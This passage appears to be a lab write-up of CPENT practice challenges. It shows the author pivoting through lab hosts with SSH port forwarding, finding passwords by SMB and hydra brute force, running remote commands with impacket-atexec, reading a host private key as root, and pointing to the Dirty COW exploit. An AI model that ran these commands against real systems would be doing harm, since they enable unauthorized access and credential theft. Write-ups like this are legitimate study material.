[STATUS] 29.14 tries/min, 1457 tries in 00:50h, 363 to do in 00:13h, 4 active
[STATUS] 29.16 tries/min, 1604 tries in 00:55h, 216 to do in 00:08h, 4 active
```

This user have sudo permission so I easy to gain root permission. After that I can read dsa_privatekey which is answer for challenge 45.



```
┌──(kali㉿kali)-[~/CPENT/Scope5]
└─$ ssh -p 2323 cpent@127.0.0.1
cpent@127.0.0.1's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


235 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
 proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
$ id
uid=1001(cpent) gid=1001(cpent) groups=1001(cpent),27(sudo)
$ sudo su
[sudo] password for cpent:
root@Ub4-DP:/home/cpent# cd /etc/ssh/
root@Ub4-DP:/etc/ssh# ls
moduli        sshd_config         ssh_host_ecdsa_key.pub    ssh_host_rsa_key
ssh_config    sshd_config.d       ssh_host_ed25519_key      ssh_host_rsa_key.pub
ssh_config.d  ssh_host_ecdsa_key  ssh_host_ed25519_key.pub  ssh_import_id
root@Ub4-DP:/etc/ssh# cat ssh_host_ecdsa_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQPM41ehfo8ZtiYqRj0Cj7xwuzhA52y
GMV/3eZcROilMr4+N6+3b0BIRbT5t6A9rHXx6OK3UzFniT5aQM+QWHmqAAAAyMa6h1bGuo
dWAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA8zjV6F+jxm2Jip
GPQKPvHC7OEDnbIYxX/d5lxE6KUyvj43r7dvQEhFtPm3oD2sdfHo4rdTMWeJPlpAz5BYea
oAAAAhAL8VXagTUGd/+d6Q5lm6/4CybOhva08vTBZzvHirab0/AAAAKnJvb3RAY2xvdWRs
YWItU3RhbmRhcmQtUEMtaTQ0MEZYLVBJSVgtMTk5NgECAwQF
-----END OPENSSH PRIVATE KEY-----
root@Ub4-DP:/etc/ssh# |
```

Answer for challenge 45




```
Challenge 45: (50 Points)
What are the last 6 characters of the ssh ECDSA private key on the 192.168.5.230
machine?
 ABCEEE
 ECAwQF     x
 5byea0
 YWItu3
```

Target 192.168.35.100:

I have been spent more time to find the way to connect to this target then I found it.


From target 192.168.65.200 I found other machine with ip 192.168.5.100 is running smb windows service.

I use ssh portforward to forward smb port of 192.168.5.100 to kali’s localhost:445.




```
┌──(kali㉿kali)-[~]
└─$ ssh vagrant@192.168.65.200 -L 445:192.168.5.100:445
vagrant@192.168.65.200's password:
Permission denied, please try again.
vagrant@192.168.65.200's password:
Linux debian-9 4.9.0-3-amd64 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Mar  4 14:47:08 2022 from 192.168.65.10
vagrant@debian-9:~$
```

After that I use brute force to find valid account of this machine then I found it.




```
AILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:rabbit STATUS_LOGON_F
AILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:victor STATUS_LOGON_F
AILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:brian STATUS_LOGON_FA
ILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:peter STATUS_LOGON_FA
ILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:iloveyou STATUS_LOGON
_FAILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:rebecca STATUS_LOGON_
FAILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:tester STATUS_LOGON_F
AILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:hello STATUS_LOGON_FA
ILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:studentpassword STATU
S_LOGON_FAILURE
SMB         127.0.0.1       445    SERVER2008        [-] SERVER2008\administrator:Pa$$w0rd STATUS_LOGON
_FAILURE
SMB         127.0.0.1       445    SERVER2008        [+] SERVER2008\administrator:Pa$$w0rd123 (Pwn3d!)

┌──(kali㉿kali)-[~]
```

After have account adminsitrator/Pa$$w0rd123, I use impacket-atexec to run command on 192.168.5.100 machine and I see a way to connect to 192.168.35.0/24 network.




```
┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.20]
└─$ impacket-atexec administrator:Pa\$\$w0rd123@127.0.0.1 "ipconfig"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \LFsAbiKg
[*] Running task \LFsAbiKg
[*] Deleting task \LFsAbiKg
[*] Attempting to read ADMIN$\Temp\LFsAbiKg.tmp

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . .   fe80::dd44:953f:d3bd:744%13
   IPv4 Address. . . . . . . . . . .   192.168.35.3
   Subnet Mask . . . . . . . . . . .   255.255.255.0
   Default Gateway . . . . . . . . .   192.168.35.1

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f0b1:805f:3b03:8a5%11
   IPv4 Address. . . . . . . . . . . : 192.168.5.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.5.1

Tunnel adapter isatap.{79B7FC20-CF9A-4BAC-ACA3-26F9AE2A1B11}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{2C51082C-D8C5-4C89-BA73-1697905F15C0}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

From that I can use some command to get answer for challenge 43 and 44



```
┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.20]
└─$ impacket-atexec administrator:Pa\$\$w0rd123@127.0.0.1 "nbtstat /A 192.168.35.100"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \MyHQWQWs
[*] Running task \MyHQWQWs
[*] Deleting task \MyHQWQWs
[*] Attempting to read ADMIN$\Temp\MyHQWQWs.tmp
[*] Attempting to read ADMIN$\Temp\MyHQWQWs.tmp

Local Area Connection:
Node IpAddress: [192.168.5.100] Scope Id: []

    Host not found.

Local Area Connection 2:
Node IpAddress: [192.168.35.3] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    TARGETTHREE    <00>  UNIQUE      Registered
    TARGETTHREE    <03>  UNIQUE      Registered
    TARGETTHREE    <20>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered
    CPENT.LOCALNET <00>  GROUP       Registered
    CPENT.LOCALNET <1D>  UNIQUE      Registered
    CPENT.LOCALNET <1E>  GROUP       Registered

    MAC Address = 00-00-00-00-00-00
```

Answer for challenge 43 and 44




```
Challenge 43: (50 Points)
What is the domain NAME of the machine at IP address 192.168.35.100?
 CPENT.LOCALNET x
 ECC.LOCALNET
 LA.LOCALNET
 UK.LOCALNET
Challenge 44: (50 Points)
What is the NetBIOS 16th Byte with the type of UNIQUE on the machine at the
192.168.35 network? (Hint: starts with 1)
 1E
 1C
 1D          x
 1A
```


Target 192.168.65.250:

I know that I can’t connect dirrectly to this target from my kali linux machine. However I can connect to this target via 192.168.65.200 machine.

From that I see the port of nodejs application running on this machine is 9090 which is answer for challenge 48.




```
root@debian-9:/home/vagrant# curl -i -A '' http://192.168.65.250:9090/
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /login
Vary: Accept
Content-Type: text/plain; charset=utf-8
Content-Length: 28
Set-Cookie: connect.sid=s%3A3o_m41VdOHzUvmkjOcn1lDhXSsnO3uuS.zD7C0akpb5zv%2BIAHdgZuCNZNye55uBb9yuzetdJ4w6A; Path=/; HttpOnly
Date: Wed, 02 Mar 2022 06:50:21 GMT
Connection: keep-alive
```



```
Challenge 48: (50 Points)
What port is the nodejs application running on in machine 192.168.65.250?
 9090       x
 8080
 8008
 8888
```


Target 192.168.65.210:

The first, I use nmap to find answer for challenge 49.




```
┌──(kali㉿kali)-[~/CPENT/Scope5/192.168.65.210]
└─$ nmap 192.168.65.210 --script ssh-hostkey
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 07:24 EST
Nmap scan report for 192.168.65.210
Host is up (0.25s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_  2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds

┌──(kali㉿kali)-[~/CPENT/Scope5/192.168.65.210]
└─$ 
```

I use hydra to scan account of this machine then I found it.




```
┌──(kali㉿kali)-[~/CPENT/Scope5]
└─$ hydra -l kevin -P ../pass.txt 192.168.65.210 -t 4 ssh                                    255 ×
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 02:58:47
[DATA] max 4 tasks per 1 server, overall 4 tasks, 52 login tries (l:1/p:52), ~13 tries per task
[DATA] attacking ssh://192.168.65.210:22/
[STATUS] 24.00 tries/min, 24 tries in 00:01h, 28 to do in 00:02h, 4 active
[22][ssh] host: 192.168.65.210   login: kevin   password: Pa$$w0rd123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-02 03:00:45

┌──(kali㉿kali)-[~/CPENT/Scope5]
└─$ |
```

I know that kernel version of this machine is old and I search exploit affect with it then I found CVE-2016-5195 (https://www.exploit-db.com/exploits/40839).



```
kevin@owaspbwa:~$ uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
kevin@owaspbwa:~$ |
```



2.6.32-25-generic-pae LPE

